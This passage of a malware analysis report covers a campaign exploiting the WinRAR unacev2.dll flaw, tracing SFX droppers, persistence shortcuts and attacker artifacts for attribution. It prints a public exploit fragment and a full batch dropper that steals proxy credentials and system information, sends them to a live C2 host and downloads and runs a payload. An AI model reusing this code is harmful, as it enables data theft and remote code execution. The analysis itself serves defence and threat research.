Figure 9. Same value in the Metasploit module

Searching further, we observed an earlier Proof of Concept script that was published on the 27th of February, 2019.

```
61      with open(filename, 'rb') as f:
62          crc32 = hex(acefile.ace_crc32(f.read()))[2:]
63      crc32 = hex2raw(crc32, 8)
64      filename_len = hex(len(path))[2:]
65      filename_len = hex2raw(filename_len, 4)
66      filename = ''.join('{:x}'.format(ord(c)) for c in path)
67      shellcode = hdr_crc + hdr_size + '010180' + pack_size \
68                + origsize + '63B0554E20000000' + crc32 + '00030A005445' \
69                + filename_len + filename + '0102030405060708090A1A2A3A4A5A6A7A8A9'
70      return shellcode
```

Figure 10. Unacev2.dll vulnerability PoC

The date listed in the archive was pre-defined and inserted by generator scripts. This fact gives us the idea that the attackers are utilizing publicly available scripts to pack their payload. The only real timestamps we can currently trust are the timestamps extracted from MS Office document metadata. Those are 05.04.2019 and 10.04.2019. Besides the date and time information, we also have a very generic username of the file creator: USER.

Exploit Analysis

The exploit drops three files on the file system. Each of them has their own application:

First, the shortcut called “Goggle Chrome.lnk” is placed on the users’ desktop. As you can see in figure 11, the actor misspelled the browser name. This shortcut is intended to be clicked on by the user instead of the proper “Google Chrome” browser. The shortcut has a hardcoded path to the icon, so the proper image will be shown only if the user has the browser installed on their computer.

Figure 11. Misspelled shortcut

Next, the same shortcut is placed in the Startup folder at %AppData%\Roaming\Microsoft\Windows\Start Menu\Programs\Startup\Goggle Chrome.lnk. This time, the shortcut is placed for persistence purposes. The files in the startup folder will be executed once the user logs into the system. That way, in case the desktop shortcut hasn’t been clicked by the user in the current session, the startup file is the backup for the attacker so it can be executed at the next system reboot or user login.

And finally, the executable file called “win.exe” is placed in the users’ directory at %userprofile%\win.exe.

Analyzing the win.exe File

The file, dropped to the user folder, is a password-protected self-extracting RAR archive. The file has a compilation date of 24.04.2017 18:45:49 (GMT).




Figure 12. Executable file compilation timestamp
Knowing the self-extracting archive compilation date allows us to find the WinRAR software version used by the attacker. When the SFX archive is created, the compilation date is set close to the timestamp of the corresponding version of the WinRAR software used. So, the only version that could give that timestamp is WinRAR 5.50 Beta 1 (x86). Its installer file has its timestamp set to 24.04.2017 18:46:00 (GMT), which is 1 second different from the SFX malware. Trying to create a self-extracting archive with this version, we got the same date as the one stated in the malware.

Additionally, the malicious self-extracting archive contains a fake digital signature of a legitimate Microsoft tool - SysInternals Autoruns. As you can see in the figure below, the signature fails to pass validation:




Figure 13. Fake digital signature

Moving on, to get the archive password we have to check the shortcut that is linked to it.




Figure 14. Password inside the shortcut
Once we have a password, we can check the internals of the win.exe file. As can be seen in figure 15, it contains another executable file called winlog.exe. Besides that, it has an embedded SFX script that is executed when the archive data is extracted:

- Setup = winlog.exe **(**Execute after extraction)
- Silent = 1 (No windows are shown)
- Overwrite = 2 (Do not overwrite)




Figure 15. Contents of “win.exe”
Let’s unpack this file and analyze its content.

The file is a 7zip SFX archive that tries to look like a mysterious version of Email Microsoft Office Word software. This time, the file is even older than the previous SFX archive. Although the last modification date is set to 10.04.2019 13:55:42 (GMT), the compilation timestamp is 05.03.2016 12:06:17 (GMT). Unfortunately, none of the 7zip software release dates or versions corresponds to this timestamp, so our previous discovery technique did not work in this case.




Figure 16. Description of “winlog.exe”
This self-extracting archive contains two files and a script that is launched at extraction:

!@Install@!UTF-8!
RunProgram="hidcon:5493.cmd" (Run batch file with hidden console window after extraction)
GUIMode="2" (No windows are shown)
SelfDelete="1" (Delete the archive after extraction)
;!@InstallEnd@!

To search for any hints of the software used to create this self-extracting archive, we looked into the file with just a text editor. Luckily, there was some information regarding the version and copyright.

```
Поддерживаемые методы и фильтры, опции сборки:
    NULSFX module - Copyright (c) 2005-2016 Oleg Scherbakov
    1.6.1  [x86] build 3873 (March 5, 2016)

7-Zip archiver - Copyright (c) 1999-2015 Igor Pavlov
    15.14  (December 31, 2015)
```

Figure 17. Copyright inside the archive

This time, searching for the copyright, versions, and script we found a custom tool called Modified 7-Zip SFX module for installers, version 1.6.1 Stable build 3873 was used to create the malicious file. This tool is freely distributed on the Russian-speaking forum oszone. The custom software produces a 7zip SFX archive with exactly the same timestamp as the malicious file.




Figure 18. Custom tool posted on the oszone forum

Next, let's analyze the files contained in the archive.

The first one is called 5532.cmd, and it is a command prompt (batch) file. The second file is an executable and is called config.exe.

Name	Size	Packed ...	Modified	Attributes	CRC	Encrypted	Method	Block
5532.cmd	1 752	840	2019-04-10 13:55	N	12DB7F07	-	LZMA:16	0
config.exe	917 504	351 709	2013-02-09 10:06	N	7848C086	-	BCJ LZMA:20	1

Figure 19. Inside the 7zip SFX archive

Looking into the batch file, we can see that it was not very obfuscated and therefore easy to read.

The first thing we can see is the configuration information. It has a hardcoded C2 server, filename, and user-agent:

- hxxp://lisingrout.ddns[.]net
- librelogout.exe
- "Mozilla/5.0 (Windows NT 6.1; WOW64; rv:27.0) Firefox/27.0"

After the configuration variables we found the main routine. First, the malware extracts its proxy information from the registry key. HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings. It then saves the following information:

- ProxyServer (Proxy server address)
- ProxyUser (Proxy username)
- ProxyPass (Proxy password)

Next, it gets the name of the computer and generates a unique ID. Once done, it calls the systeminfo utility and saves the whole output to a text file that in our case called ohJlkad.txt:

```
systeminfo > ohJlkad.txt
```

```
@echo off
setlocal enabledelayedexpansion
set HDEQvrg=http://
set GYDKyaA=lisingrout
set XRCKGWm=ddns.net
set gYiqMNL=%HDEQvrg%%GYDKyaA%.%XRCKGWm%
set oRqRZei=librelogout.exe
set eEJIxYD="Mozilla/5.0 (Windows NT 6.1; WOW64; rv:27.0) Firefox/27.0"

set reg_inter="HKCU\Software\Microsoft\Windows\CurrentVersion\Internet Settings"
For /F "UseBackQ Tokens=2*" %%j In (`Reg.exe Query %reg_inter%^|Find /I "ProxyServer"`) do set GGRJHUN=%%k
For /F "UseBackQ Tokens=2*" %%g In (`Reg.exe Query %reg_inter%^|Find /I "ProxyUser"`) do set eDhNSQn=%%h
For /F "UseBackQ Tokens=2*" %%v In (`Reg.exe Query %reg_inter%^|Find /I "ProxyPass"`) do set lPjdpbX=%%w

For /F "skip=1 Tokens=4*" %%j In ('vol c:') Do set XflCypv=%%j
if %XflCypv%==is (
For /F "skip=1 Tokens=5*" %%m In ('vol c:') Do set XflCypv=%%m
)

set XflCypv=%XflCypv:-=%
set JjSUxrp=%computername%_%XflCypv: =%
set JjSUxrp=%JjSUxrp: =%

systeminfo > ohJlkad.txt
FOR /F "tokens=*" %%a IN (ohJlkad.txt) do @IF NOT s%%a==s set LWIOKEi=!LWIOKEi!%%a+###
```

Figure 20. Initial data collection code

After that, it waits for 40 seconds using the command:

```
timeout /T 40
```

Once the timer ends, it will check for the internet connection by launching a ping command and sending 14 requests to google.com

Once finished, it kills the task with the filename stated in the configuration (“librelogout.exe”) and deletes the file.

Finally, it calls the config.exe application to provide several arguments:

- --user-agent = [hardcoded UA]
- --post-data=”
  - versiya=wrar
  - comp=%computername%
  - id=[generated from computer name]
  - sysinfo=[data from ohJlkad.txt]”
- “[C2 Server]”
- -q -N “[C2 Server]”
- -O “librelogout.exe”

In case the user is connected to the internet via proxy, it will provide additional arguments to config.exe:

- -e
- --http_proxy=http://[Proxy Server]
- --proxy-user=[Proxy username]
- --proxy-password=[Proxy password]

Among the arguments, we see one interesting parameter: versiya = wrar. First, the word Versiya is the Russian Версия or Ukranian Версія, and it means version. As it is set to wrar, we can guess that it refers to the way the payload is being delivered. In this case, the initial file mirotvorec.rar contains an exploit for the WinRAR unacev2 module.

```
:RHJFADD
timeout /T 40
ping -n 14 google.com
taskkill /f /im %oRqRZei%
del /q /f "%CD%\%oRqRZei%"

config.exe --user-agent=%eEJIxYD% --post-data="versiya=wrar&comp=%computername%&id=%JjSUxrp%&sysinfo=%LWIOKEi%" "%gYiqMNL%" -q -N %gYiqMNL% -O %oRqRZei%
if defined GGRJHUN call :CDFkvhm
set /a nicGjMF=0
for %%g in (%oRqRZei%) do (set /a nicGjMF=%%~Zg)
if %nicGjMF% GEQ 46013 (
start "" "%CD%\%oRqRZei%"
)
timeout /T 12
ping -n 10 google.com
goto RHJFADD

:CDFkvhm
config.exe --user-agent=%eEJIxYD% -e http_proxy=http://%GGRJHUN% --proxy-user=%eDhNSQn% --proxy-password=%lPjdpbX% --post-data="versiya=wrar&comp=
%computername%&id=%JjSUxrp%&sysinfo=%LWIOKEi%" "%gYiqMNL%" -q -N %gYiqMNL% -O %oRqRZei%
exit /b
```

Figure 21. Data exfiltration and payload dropping code

After the config.exe returns, the script launches the main payload hosted on C2. To sum up the script routine, it takes the following actions:

- Collects information about the infected host
- Sends it to the C2 via config.exe
- Downloads and launches the main payload

Analyzing the config.exe file, we found out that it is a legit wget version (v 1.11.4) with OpenSSL support compiled for Windows. The file is quite old, as the compilation date goes back to 2009. Apparently, the attackers decided to not reinvent the wheel and simply used an open-source solution for exfiltrating the host data and downloading the main payload.

Going Deep into the Shortcut

In addition to analyzing their techniques, we also decided to collect more information about the attackers. Fortunately, the shortcut they made will help us.

The shortcuts used in Windows are small files that simplify our lives by providing a fast way to access files, applications, and URLs. Another fact is that the .lnk shortcuts help simplify the forensic analysis of malicious campaigns by providing the amount of the information hidden from the user.

First, let's check the "Goggle Chrome.lnk" by opening its properties:




Figure 22. Artifacts in the shortcut

First, we see that the shortcut contains a Russian string Доступ в Интернет in the comment field, which translates to Access to the Internet. This text is shown if one hovers the mouse over the shortcut. The real Google Chrome shortcut will contain this comment and the text will depend on system language settings. So, we can guess that Windows with the Russian language pack has been used for forming the malicious shortcut.

Another artifact left by the attackers is the password they used to unpack win.exe.

The -p is the argument for WinRAR SFX to use a password when unpacking. So the rest of the string – fvthbrfycrbte,k.lrb is the password. If you switch your keyboard layout to Russian and type the password characters, you eventually recover an obscene phrase in Russian: “американскиеу**юдки”, that is translated as “American b**tards”. Is this an Easter egg left by the Gamaredon Group?

Next, let’s move to the shortcut internals. Using the parsers of the .lnk structure, we can extract more information from the file. We decided to use LNK Parser, a tool that can generate very detailed html reports.

Filename	Goggle Chrome.lnk	
Header		
Date created	04/08/2019 (09:27:04.794) [UTC]	
Last accessed	04/08/2019 (09:27:04.794) [UTC]	
Last modified	04/08/2019 (09:27:04.794) [UTC]	
File size	0 bytes	
File attributes	0x00000020	FILE_ATTRIBUTE_ARCHIVE
Icon index	0	
ShowWindow value	7	SW_SHOWMINNOACTIVE
Hot key value	0x0000	None
Link flags	0x000042f7	
HasLinkTargetIDList, HasLinkInfo, HasName, HasWorkingDir, HasArguments, HasIconLocation, IsUnicode, HasExpString, HasExpIcon		
Link Target ID List		
CLSID	59031a47-3f72-44a7-89c5-5595fe6b30ee = Users	
File size	0 bytes	
Last modified	04/08/2019 (09:27:06.0) [UTC]	
Folder attributes	0x00000020	FILE_ATTRIBUTE_ARCHIVE
8.3 filename	win.exe	
CLSID	5e591a74-df96-48d3-8d67-1733bcee28ba = Unknown	
CLSID	dffacdc5-679f-4156-8947-c5c76bc0b67f = Unknown	
Date created	04/08/2019 (09:27:06.0) [UTC]	
Last accessed	04/08/2019 (09:27:06.0) [UTC]	
Long filename	win.exe	
Link Info		
Location flags	0x00000001	VolumeIDAndLocalBasePath
Drive type	3	DRIVE_FIXED
Drive serial number	3c76-6c45	
Volume label (ASCII)		
Local path (ASCII)	C:\Users\USER\win.exe	
String Data		
Comment (UNICODE)	Доступ в Интернет	
Working Directory (UNICODE)	%userprofile%	
Arguments (UNICODE)	-pfvthbrfycrbte,k.lrb	
Icon location (UNICODE)	C:\Program Files (x86)\Google\Chrome\Application\chrome.exe	

Figure 23. Part of the report generated by LNK Parser
As it contains quite a lot of information, we will focus on the most interesting pieces:

- The .lnk file was created on 08.04.2019 09:27:06 (UTC).
- The shortcut was created on a drive with the serial number: **3c76-6c45**
- Another path is hardcoded in the shortcut – C:\Users**USER**\win.exe. This is probably the same **USER** that created the decoy MS Office documents.
- PC NetBIOS name: **user-pc**
- MAC address of the machine: **08:00:27:BC:C2:24** (VirtualBox)

We decided to use this information to search for any other samples containing the same MAC address, drive serial number, or any other unique data from the shortcut.

Once the samples were found, we analyzed and extracted other pieces of information that could also help us with attribution. The general behavior of the samples found was mostly the same: SFX archive, batch command file, shortcuts. The only different parts were the bait files and sometimes the batch scripts used by the attackers.

First, we looked at a sample very similar to the one we deeply researched – mirotvorec.rar. The name of the archive is the same as the source of the decoy image shown in figure 4. There were only three main differences we observed: the lack of decoy files (text files and the ssu_zakon.docx), and different icons used for win.exe and winlog.exe. The last one is different. It is user-agent written in the script:

"Mozilla/5.0 (Linux; **Android** 7.1.1; SM-J510H Build/NMF26X) Mobile Safari/537.36"

It looks like the criminal actors are still experimenting with the campaign, trying different patterns by changing the bait and slightly modifying the dropper malware.

We also discovered a non-political sample called vpnclient-win-msi-5.0.07.0410-k9.exe. The sample does not use the WinRAR unacev2.dll vulnerability, and indeed contains a legitimate VPN client tool along with a malicious script that is launched in the background. Analyzing the shortcut file used in the sample, we found other interesting information left by the actors.

The sample hash is 5e16a71c7b99cb2780c31af34b268b78525b2b8fed55ff9e7bd4db8b1ba66f90.

Data extracted from the shortcut included:

- Created: 19.03.2019 07:49:13 (UTC)
- C:\Users\Carson\1.exe
- Carson (C:\Пользователи)
- NetBIOS name: **user-pc**
- Drive serial number: **3c76-6c45**
- MAC address: **08:00:27:BC:C2:24**

Here we can see the username of an attacker OS account – Carson. The NetBIOS name, hard drive serial number, and MAC address remained the same.

This sample has a slight difference in the unpacking method. This time, instead of the shortcut, the attackers hid the password inside the batch script.

```
16 set LxBSgqF=%XyOdlFd%.lnk
17 set goNnudJ=%YHABnci%+%dinfvPH%
18 if %COMPUTERNAME%==goNnudJ set KXOOAvr=%PROCESSOR_IDENTIFIER%
19 set sgiVViw=32005
20 set goNnudJ=%YHABnci%+%dinfvPH%
21 set IcLKbRM=29225
22 set GICDiqI=YHABnci+dinfvPH-goNnudJ
23 set aUvHspz=dcthfdyjdfcdst,tv
24 set goNnudJ=%YHABnci%+%dinfvPH%
25 if %COMPUTERNAME%==goNnudJ set KXOOAvr=%PROCESSOR_IDENTIFIER%
26 taskkill /f /im %XyOdlFd%.exe
27 set goNnudJ=%YHABnci%+%dinfvPH%
28 RENAME "%IcLKbRM%" %IcLKbRM%.exe
```

Figure 24. Password hardcoded in the script
As in the previous samples, the password is an obscene phrase in Russian written in an English keyboard layout.

Another sample that caught our attention was a .lnk shortcut file called 6228. The hash of the file is: 995e6e0f90c58c82744545bf133b8c4c17decbe851953b0ffe5b21d625cade7d, and some of the extracted data follows:

- Created 01.07.2019 10:36:33 (UTC)
- Strings
  - _7-ZIP (F:\VZLOM\SBORKA_SCR)
  - F:\VZLOM\SBORKA_SCR_7-ZIP\WinRAR.exe
  - New password used: “**dst,bntct,zd;jgegbyljcrbtcerb**”

- PC NetBIOS name: шаман-пк
- Drive serial number: **3c76-6c45**
- MAC address: **08:00:27:BC:C2:24**

